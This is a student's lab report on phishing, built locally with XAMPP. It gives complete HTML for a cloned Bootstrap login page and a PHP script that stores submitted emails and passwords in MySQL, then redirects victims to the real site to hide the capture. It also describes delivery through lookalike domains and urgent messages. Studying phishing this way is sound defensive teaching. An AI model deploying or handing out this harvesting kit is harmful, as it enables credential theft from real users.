PRACTICAL ANALYSIS OF PHISHING AND SOCIAL ENGINEERING TECHNIQUES

Simulating a Fake Login Page to Capture User Credentials — XAMPP, PHP & MySQL Project

Prepared by Radu Hatos

Student, Sistemas Microinformáticos y Redes (SMR) — IES Abastos, Valencia

1. Introduction

This is an ethical-hacking exercise about how a phishing attack works. The idea behind phishing is to build a fake login page that looks like a real one, so the user believes it is genuine and enters their email and password. A small PHP script saves whatever they submit, and then the page redirects them to the real website, so they notice nothing. I carried the whole thing out on my own computer, using a test database and fake data, so no real person was affected and nothing illegal was done. The aim is to understand how the attack works in order to recognize it and defend against it. The screenshots below show the main steps rather than every single one.

2. Objective

Build a fake login page in a controlled local environment and show how it can capture a user's credentials. The steps are: clone the public Bootstrap "signin" example page to make a fake login form that looks identical, write a PHP script that stores the email and password the user submits in a MySQL database, redirect the user to the real website afterwards so the deception goes unnoticed, and explain how a fake page like this would be delivered to people in practice. I cloned the public example page rather than a real company's site so the exercise stays legal.

3. Environment

Everything runs on a single Windows computer using XAMPP, which provides the web server and the database. The server and the database run only on my computer.

Tool	Role in the exercise
XAMPP (Apache)	Local web server that runs the fake page and the PHP script
XAMPP (MySQL)	Database that stores the captured email and password
phpMyAdmin	Web interface for creating the database, table and user, and checking the captured data
Notepad++	Editor used to write the .html and .php files
Bootstrap 4 "signin" template	Public example page cloned to build the fake one
Working folder	C:\xampp-\htdocs\bootstrap (holds the .html and .php files)

4. Work Performed

4.1 XAMPP Setup and Database Preparation

I downloaded and installed XAMPP from apachefriends.org and started the Apache and MySQL modules in the XAMPP Control Panel. The Admin button on Apache opens localhost, and the Admin button on MySQL opens phpMyAdmin. In phpMyAdmin I created a database called bootstrap and, inside it, a table called usuario with two

columns, mail and pass, to hold the captured email and password. Then, under the Privileges tab, I created a MySQL user called whitehat so the PHP script can connect to the database. The whitehat / whitehat2 password is deliberately weak because this is only a local practice; on a real site you would use a strong, unique password.




Figure 1 — XAMPP Control Panel with the Apache and MySQL modules started.




Figure 2 — localhost opened from the Apache module (htdocs directory listing, including the working bootstrap folder).




Figure 3 — phpMyAdmin: the bootstrap database with the usuario table (columns mail and pass).




Figure 4 — Creating the whitehat MySQL user under the Privileges tab.

4.2 Cloning the Legitimate Login Page

I opened the real Bootstrap “signin” page, right-clicked and chose “View page source”, and copied the code. Then I pasted it into Notepad++, tidied the formatting, and saved it as bootstrapsignin.html in the C:\xampp-\htdocs\bootstrap folder, so Apache serves it at http://localhost/bootstrap/bootstrapsignin.html. The one important change is in the form: I set its action to server.php, so that when the user clicks “Sign in” the email and password are sent to my PHP script instead of to the real login. The fake page looks identical to the original.




Figure 5 — bootstrapsignin.html saved in the htdocs\bootstrap working directory.




Figure 6 — The cloned fake login page, visually identical to the legitimate Bootstrap signin form.

Code listing 1 — bootstrapsignin.html (the fake login page; note the form action pointing to server.php).

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta name="description" content="Phishing simulation for educational purposes">
  <meta name="author" content="Your Name">
  <title>Signin Template for Bootstrap</title>
  <!-- Bootstrap core CSS via CDN -->
  <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" rel="stylesheet">
  <style>
    body { display: flex; align-items: center; justify-content: center;
           height: 100vh; background-color: #f5f5f5; }
    .form-signin { width: 100%; max-width: 330px; padding: 15px; margin: auto; }
  </style>
</head>
<body class="text-center">
  <form class="form-signin" method="POST" action="server.php">
    <img class="mb-4" src="https://getbootstrap.com/docs/4.0/assets/brand/bootstrap-solid.svg"
         alt="Bootstrap Logo" width="72" height="72">
    <h1 class="h3 mb-3 font-weight-normal">Please sign in</h1>
    <label for="inputEmail" class="sr-only">Email address</label>
    <input type="email" name="mail" id="inputEmail" class="form-control"
           placeholder="Email address" required autofocus>
    <label for="inputPassword" class="sr-only">Password</label>
    <input type="password" name="pass" id="inputPassword" class="form-control"
           placeholder="Password" required>
    <div class="checkbox mb-3">
      <label><input type="checkbox" value="remember-me"> Remember me</label>
    </div>
    <button class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
    <p class="mt-5 mb-3 text-muted">&copy; 2017-2018</p>
  </form>
</body>
</html>
```

4.3 Building the Credential-Capture Script (server.php)

I wrote server.php in Notepad++ and saved it in the same folder as the HTML file. When the user submits the fake form, this script connects to the bootstrap database as whitehat, reads the email and password from the request, and stores them in the usuario table using a prepared statement. After saving, it redirects the user to the real website, so they assume they just logged in normally and notice nothing. One point worth making: the password

is stored in plain text, so it can be read directly. A real website would never do this — it would store only a scrambled (hashed) version. This is exactly what makes phishing dangerous: the attacker ends up with the real password in readable form.




Figure 7 — server.php saved in the htdocs\bootstrap working directory next to the fake page.

Code listing 2 — server.php (captures the submitted credentials, stores them, then redirects to the official site). Inline comments translated to English.

```
<?php
// Connect to the database
$host = "localhost";
$user = "whitehat";
$pass = "whitehat2";
$db   = "bootstrap";
$conn = new mysqli($host, $user, $pass, $db);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
// Check whether the data was sent via POST
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Retrieve the form data
    $mail = $_POST['mail'];
    $password = $_POST['pass'];
    // Prepare and run a parameterised (secure) query
    $stmt = $conn->prepare("INSERT INTO usuario (mail, pass) VALUES (?, ?)");
    if ($stmt) {
        $stmt->bind_param("ss", $mail, $password); // "ss" = two strings
        if ($stmt->execute()) {
            // Redirect to the official page after a successful capture
            header('Location: https://getbootstrap.com/docs/4.0/examples/signin');
            exit();
        } else {
            echo "Execution error: " . $stmt->error;
        }
        $stmt->close();
    } else {
        echo "Query preparation error: " . $conn->error;
    }
}
$conn->close();
?>
```

4.4 Test and Result

To test it, I opened the fake page at http://localhost/bootstrap/bootstrapsignin.html and entered a fake email, platanos@123.com, and a fake password, 1234, then clicked Sign in. The page redirected me straight to the real Bootstrap signin page, with nothing on screen to show that anything had been saved. At the same time, in phpMyAdmin, the email and password were there in the usuario table. So it worked: the data entered on the fake page is captured before the user is sent on to the real site. This shows the whole attack chain working, on my own computer and with fake data.




Figure 8 — The captured test credentials stored in the usuario table of the bootstrap database (phpMyAdmin).

4.5 Delivery and the Social-Engineering Vector

A fake page only works if you can get people to open it and enter their real password — this is the social-engineering part. In a real attack, the fake page would be hosted on a web address that looks almost identical to the real one, usually with a small spelling change or an extra word. The link is then sent out with a message designed to make people worried or rushed — for example an email that appears to come from the company ("There is a problem with your account, log in now"), an SMS, or a message on social media. The victim clicks the link, sees a normal-looking login page, enters their credentials, is redirected to the real site, and never notices. I included this section to show how the technique is actually used. Understanding it also helps you defend against it: check the address for small mistakes, be wary of login pages you did not ask for, and do not trust messages that try to rush you.

5. Skills Demonstrated

- Installing and using XAMPP (Apache, MySQL, phpMyAdmin) locally
- Creating a MySQL database, table and user in phpMyAdmin
- Cloning a web page from its source and modifying the form (HTML)
- Writing a PHP script that stores form data in a database
- Understanding the full phishing attack chain: fake page → capture → redirect
- Knowing how fake pages are delivered and how to spot the warning signs
- Understanding why plain-text password storage is unsafe and why real sites hash passwords
- Clear technical documentation of a practical exercise with screenshots

6. Tools Used

- XAMPP (Apache, MySQL, phpMyAdmin)
- Notepad++
- Bootstrap 4 "signin" template
- PHP (MySQLi)